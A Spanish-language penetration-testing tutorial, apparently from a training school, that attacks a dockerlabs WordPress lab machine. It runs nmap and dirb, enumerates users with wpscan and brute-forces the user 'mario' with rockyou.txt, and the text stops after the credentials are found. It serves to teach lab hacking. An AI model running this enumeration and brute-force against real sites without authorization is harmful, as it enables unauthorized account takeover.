CÓMO HACKEAR WORDPRESS EN 7 PASOS

CASO REAL

BIG school

Para practicar con este ejercicio usaremos la máquina walking cms de dockerlabs.es:

Descargamos la máquina y la desplegamos:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
auto_deploy.sh  walkingcms.tar

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bash auto_deploy.sh walkingcms.tar

Estamos desplegando la máquina vulnerable, espere un momento.
6c93b29323c78f1a9c88392769827f70c756a4e08b9ae0471d273c2aea32d559

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Hacemos un escaneo de puertos de esta máquina y veremos disponible el puerto 80:

```
sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn 172.17.0.2 -oN escaneo
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -Pn 172.17.0.2 -oN escaneo
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 11:04 EST
Nmap scan report for 172.17.0.2
Host is up (0.0000090s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Veremos que el contenido del puerto 80 es una plantilla de apache (de momento no vemos nada de wordpress):


Pero podemos hacer fuzzing web para intentar enumerar la url y encontrar posibles rutas:

```
dirb http://172.17.0.2/
```


Donde veremos efectivamente el directorio /wordpress:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirb http://172.17.0.2/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov 16 11:08:12 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------

GENERATED WORDS: 4612

--- Scanning URL: http://172.17.0.2/ ---
+ http://172.17.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/wordpress/
```

Ponemos este directorio en la url y veremos cómo existe y ya accedemos al wordpress:



En wordpress hay una ruta donde se puede iniciar sesión en el wordpress y acceder al panel de administración, siendo la url wp-login.php o bien wp-admin.php



Una vez dentro de esta página, podemos intentar iniciar sesión, pero no tenemos ni usuarios ni contraseñas, por lo que usaremos una herramienta que sirve para enumerar webs hechas en wordpress llamada wpscan:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan
One of the following options is required: --url, --update, --help, --hh, --version

Please use --help/-h for the list of available options.
```

Lo primero que necesitamos es encontrar usuarios válidos dentro de la web, y esto podemos hacerlo de forma manual investigando las urls de la web, o bien de forma automática con wpscan:

```
wpscan --url http://172.17.0.2/wordpress/ -e u
```

Y nos encontramos con el usuario mario:

```
[i] User(s) Identified:

[+] mario
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Efectivamente si ponemos dicho usuario en la url con cualquier contraseña, veremos que el mensaje de wordpress es confirmando que dicho usuario existe:

Ahora vamos a hacer fuerza bruta, usando una lista de muchas contraseñas para ir probando una por una llamada rockyou.txt , que ya lo tenemos en el kali en esta ruta:

```
ls /usr/share/wordlists/rockyou.txt.gz
```

Pero tenemos que descomprimirlo, porque viene en formato .gz:

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

Y ahora ya lo tenemos en .txt normal:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo gunzip  /usr/share/wordlists/rockyou.txt.gz

┌──(kali㉿kali)-[~/Desktop]
└─$ ls /usr/share/wordlists/rockyou.txt
/usr/share/wordlists/rockyou.txt
```

Con esto listo, podemos hacer fuerza bruta normal con el siguiente comando de wpscan:

```
wpscan --url http://172.17.0.2/wordpress/ -U mario -P
/usr/share/wordlists/rockyou.txt
```

Y ahora ya lo tenemos en .txt normal:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wpscan --url http://172.17.0.2/wordpress/ -U mario -P /usr/share/wordlists/rockyou.txt
_____________________________________________________________
         __          _______  _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ ___ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Y lo tenemos, usuario mario y contraseña love:

```
[!] Valid Combinations Found:
 | Username: mario, Password: love
```

Iniciamos sesión con estas credenciales y ya estaremos dentro: